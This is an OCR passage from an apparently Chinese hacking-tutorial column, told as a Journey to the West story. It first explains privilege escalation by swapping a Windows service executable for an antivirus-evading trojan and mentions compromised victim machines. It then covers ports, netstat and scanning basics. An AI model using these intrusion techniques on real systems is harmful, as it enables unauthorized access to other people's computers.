


图24

“嗯，提权这个东西，说起来还有几种思路，一是利用MSSQL的sa用户。第二是替换服务的方法。这个需要详细解释一下，服务是系统启动时在启动前就加载的东西，并且是以很高权限去执行的，每个服务对应着一个文件。这个在用海阳2006查看服务信息的时候就可以看到了，如果该服务对应的目录我们可以跳转过去，并且有对该目录写入的权限的话，我们将自己配置的木马替换掉原文件，那么系统下一次启动后就是我们收获的时候了！”

“这里举个例子，比如图25中的MSSEARCH服务，它对应的文件是C:\Program Files\Common Files\System\MSSearch\Bin\mssearch.exe。

这个目录是受系统保护的，所以我们没有权限，不过我只是举个例子而已，如果他是在非系统盘下的话，这个保护就没有了，那么我们只需要将mssearch.exe改名为mssearch2.exe（一般删不了，因为它正在运行中是不能删的，可是Windows却允许对正在运行的文件进行改名），再将自己的木马（最好是免杀的）改名为mssearch.exe后上传到该目录，等下一次启动后MSSEARCH服务启动的就是我们的木马了！为了能知道鸡儿什么时候上线，我们最好使用一个能上线通知木马，




图25

比如我这里使用的是我的好朋友特南克斯开发的冬日之恋个人版，这个是绝对的免杀！如图26。”

“点‘生成服务端’就可以在当前目录下生成一个server.exe，将它改名发到服务器上就可以了。”

“网上盛传还有一种方法是在C:\Documents and Settings\All Users\开始菜单\程序\启动目录下写木马，也是要等重启后才能生效的，但是事实上默认情况下这个目录webshell的权限是不够的，除非有人刻意修改过该目录的权限设置。”




图26

正说话间，八戒忽然一指屏幕上QQ信箱：“师兄师兄，你有新的信件哦，是不是哪个MM的情书啊？”

悟空尴尬的点开，却发现是上次替换服务的一台肉鸡重启了，木马执行后发出的自动上线通知，如图27。




图27

于是大家一窝蜂涌了上来，抢着要玩这款可以端口复用穿透防火墙的木马，这一堂课也就这么结束了。

（本文涉及到的MD5CRACK 3.1、mt.exe、su.exe、pcAnywhere、动画教程光盘有收录）

X菜鸟学堂

网站入侵常用模式之扫描篇

悟空也闭关

今年的暑期似乎因为WOW（魔兽世界）的推出更显得姗姗来迟，壮丽宏大的场景、丰富的故事情节、个性鲜明的人物、惊心动魄的战斗……吸引得悟空亦化身名为“我家猫猫不吃粮”的女猎人加入到“美版西游记”的冒险中。

不想这“美版西游记”的冒险却使悟空郁闷万分：由于种族的歧视，所以即使是女性角色也骗不到可怜；由于骗不到可怜所以也就没有好装备；由于没有好装备所以更没有人愿意组队……

“希望今天能够泼猴翻身吧”悟空边双击WOW客户端边想着。

运气不错，刚上线便有个叫“小猪”的玩家M语（就是发消息过来了呀），并不容分说的让悟空看了几件紫色和蓝色装备，什么“亚历山大的战斧”啊，什么“碎石护手”啊，“精确校准过的火枪”啊……真是看得悟空直流口水，可无奈身上连半个金币也没有。

“好东西啊！……”悟空叹了口气正打算离开。

“我说猴哥，你一放假就躲在屋里就是为了弄这个？”小猪发话道“害得我、师傅和老沙三人好找啊！”

MY GOD！还以为把网站入侵常见模式讲完就可以跟师弟们和师傅交差了，没想到的是他们经过几节课的学习对网络安全产生了强烈的兴趣，纷纷表示要从头开始学习网络安全，整天阴魂不散地缠着悟空，居然还准备粘呼到游戏里面。

悟空好不生气，对着小猪咆哮道：“呆子，别来烦我，暑假里也该让我休息休息吧！”

小猪立马道别，并悠哉悠哉的哼哼：“这身装备本来是打算送给猴哥儿的，现在看来，我还是送到拍卖场去换几个钱吧……”

悟空立马换上一脸堆笑“师弟，难得你一片好心，我要是不收下，怎么对得起你的这番心意，你说是不？对了，你怎么升级这么快？俺老孙才49级，你就已经60封顶啦。”

“哼！还不是因为要找你，我、师傅和老沙三人轮流练这个号，练的又是牧师，早就60级了。还特意去帮你刷了好多极品装备。现在看你这样，我还是都卖了算了”小猪自言自语道。

悟空也急了，顾不上往日的傲慢：“别别别！千万别！留着，都留着啊。”

“那要看你怎么表现了，我们现在都在学堂教室里……”小猪言语暗藏唏嘘。

“这呆子倒挺机灵”悟空恋恋不舍的下线，一盏茶的功夫，已是到了学堂门口。

首先迎出来的是唐僧，唐僧摸摸昨天刚剃的光头：“悟空，你教的那些我们也掌握得差不多了，现在每次入侵就是上传→暴库→SQL注入→后台拿shell→提权，或者是旁注找个shell提权，再跨目录黑网站，不用说，入侵一次累都累个半死，而且，我想入侵观音姐姐的机器，可她的电脑没有开IIS，机器上没放有什么网站，根本就没办法玩嘛。入侵到底有没有简单一点的法儿啊？”

悟空点了一支“红金龙”（小编友情提示：吸烟有害健康！），吐出个烟圈：“事实上，前面教大家的是传说中的脚本入侵，WEB攻击，又称80端口下的攻防。而我们玩黑其实大多是先从系统漏洞开始玩的，所以你们的起点稍微有点高了。因为在某些情况下，如果用系统漏洞来入侵的话，会简单很多。”

八戒一听不就是个网站入侵，怎么还和吉利的数字80联系到一起了，不禁头皮发痒，水灵灵的眼睛瞪得悟空心里直发毛。悟空赶紧解释：“因为网站默认使用的都是系统的80端口，所以我们把对网站入手的攻击或防范简称80端口下的攻防。”沙僧：“大师兄，你提到的这个端口，我们听过好多遍了，究竟是个什么意思？”

“端口这东西嘛，人们使用得比较多的一个比喻是窗口。”

“窗口？”唐僧光光的头上又冒出个问号。

“对，在网络上，如果把一个IP当做是一个服务场所，那么不同的端口就是不同的服务窗口。在医院，挂号有一个窗口，取药有一个窗口，等等。那么每台服务器提供的不同服务，比如WEB服务，一般那个窗口都是80号，因为WEB服务端口一般是开在80，FTP服务则一般是21号窗口，还有SMTP服务是在25号窗口等等”，如图1。

“哦，原来是这样，怪不的我们要去挂号就不能去取药的窗口，要访问网站就要去80号窗口排队而不能到21号窗口去插队是吧！？”三个人似乎都对端口理解了那么一点点。

悟空吸了口烟继续讲解：“要入侵，首先别人要有漏洞，人家有漏洞，你得能连接上别人才可以利用并入侵，要连接人家，则要通过端口，那么，知道对方开了什么端口，在入侵前的探测非常的重要，假设我们知道对方开了80端口，那么对方很有可能开了WEB服务，访问一下也许就会看到网站，也许就会看到漏洞，也许就会被我们入侵进去……如果开了445一类的端口，对方很可能就是Windows 2000以上的系统，很可能有网上邻居，而一些溢出漏洞也是通过此类端口来入侵的。关于溢出漏洞的问题，我们会在以后的课堂中继续详细解释。”




图 1

唐僧还是没太理解，还是沙僧接受能力强：“那么，我们要怎么样才知道人家开了什么端口呢？我们自己的机器又开了什么端口呢？”

悟空把手头才吸了两口的烟往地下一扔：“要看自己的机器开了些什么端口很简单，直接在CMD下输入命令：Netstat -an，看看如图2的结果。”

“‘Proto’是网络协议的类型，分TCP和UDP两种，‘Local Address’是本地地址，冒号后面的是自己打开着的端口，‘Foreign Address’是外部地址，同理，冒号后面的是外部IP的端口号，这里0.0.0.0:0代表着没有连接，只是监听任何地址的任何端口的连接。‘State’是状态的意思，LISTENING表示当前正在监听。若当前连接是活跃的，正在使用的，那么状态处显示的就会是ESTABLISHED。”

唐僧小心翼翼输入这个命令后，看到自己的机器上开了好多好多的端口，不禁吓得面容失色：“悟空救我，为何为师的机器有

这么多端口？是怎么来的？”




图 2

悟空探了个头瞄了一眼：“唉，师傅别那么紧张，这些端口都是正常的。这样吧，给你个好东西mt.exe，输入mt.exe -psport就可以看到每一个端口是由哪些进程打开的了，如图3。inetinfo.exe对应了80等几个端口，这是你机器上开了IIS服务的原因，svchost.exe、alg.exe、QQ.exe等进程也开了一些端口，因为你的机器和网络有联系，那么你要访问别人的端口，首先要打开自己的端口才能把脑袋伸出去对吧，还有就是Windows系统自身就有几个网络服务，比如网上邻居什么的也需要打开端口，所以有几个端口打开这都是正常的啦。”




图 3

八戒糊涂了：“这个，我说，猴哥，俺们东北活菜鸟怎么知道哪些端口打开是正常的啊？”

“哦，这个也简单，上Google或者百度随便搜一下端口对照表就知道了。”

“明白明白，理解理解，这是看自己打开的端口，那我想关掉其中某个端口有什么办法吗？”唐僧问。

“其实端口本身并不能被单独的打开或者关掉，正确做法是，关掉其中某项服务，对应的端口就被关掉了。比如我们将IIS Admin服务停掉，会发现80、443等几个相应的端口都消失了。不过有些服务又确实不能停止或者停止了以后不方便，那么还有一个方法是，禁止别人连接这些端口。虽然我的窗户是开着的，不过外面还有个防盗网，不让你爬进来！在电脑里可以使用防火墙或者Windows自带的TCP/IP过滤来实现禁止别人连接端口的目的。”

“那好像不是所有的进程都对应有服务啊，我刚才看到了我的QQ也开了几个端口，可是服务里并没有相关的东西啊，那是不是直接把QQ关掉这几个端口就没了？”八戒也听明白了。

“呆子有进步了，不过，关于端口的详细知识，这里不能给大家讲解的很深入了，有兴趣的话，你们应该自己搜索一下相关知识，还有，系统的学习网络基础知识对于以后的提高也是很重要的。”

唐僧赶紧打个哈哈：“晓得晓得，那我想知道人家开了哪些端口要怎么做呢？”

悟空仰天一笑，摆出个Pose：“两个字——扫描！”

“扫描？”众人都把耳朵竖了起来。

“所谓扫描，其实也就是一种探测。比如想知道你家窗户开了没有，我就挨个的去推一推，拉一拉。而要知道一个IP的端口开了没有，我就挨个的去连接一下，如果连接上了，就证明是开着的，而连接失败了，则证明人家的窗户是关着的（或者有防盗网挡着）。网上有高手做出的工具来完成这件事，我们就称那些工具为扫描器。常见的扫描器比较多，今天我会拿几个黑坛老将出来和大家见面，他们分别是：X-scan、superScan、Nmap。”

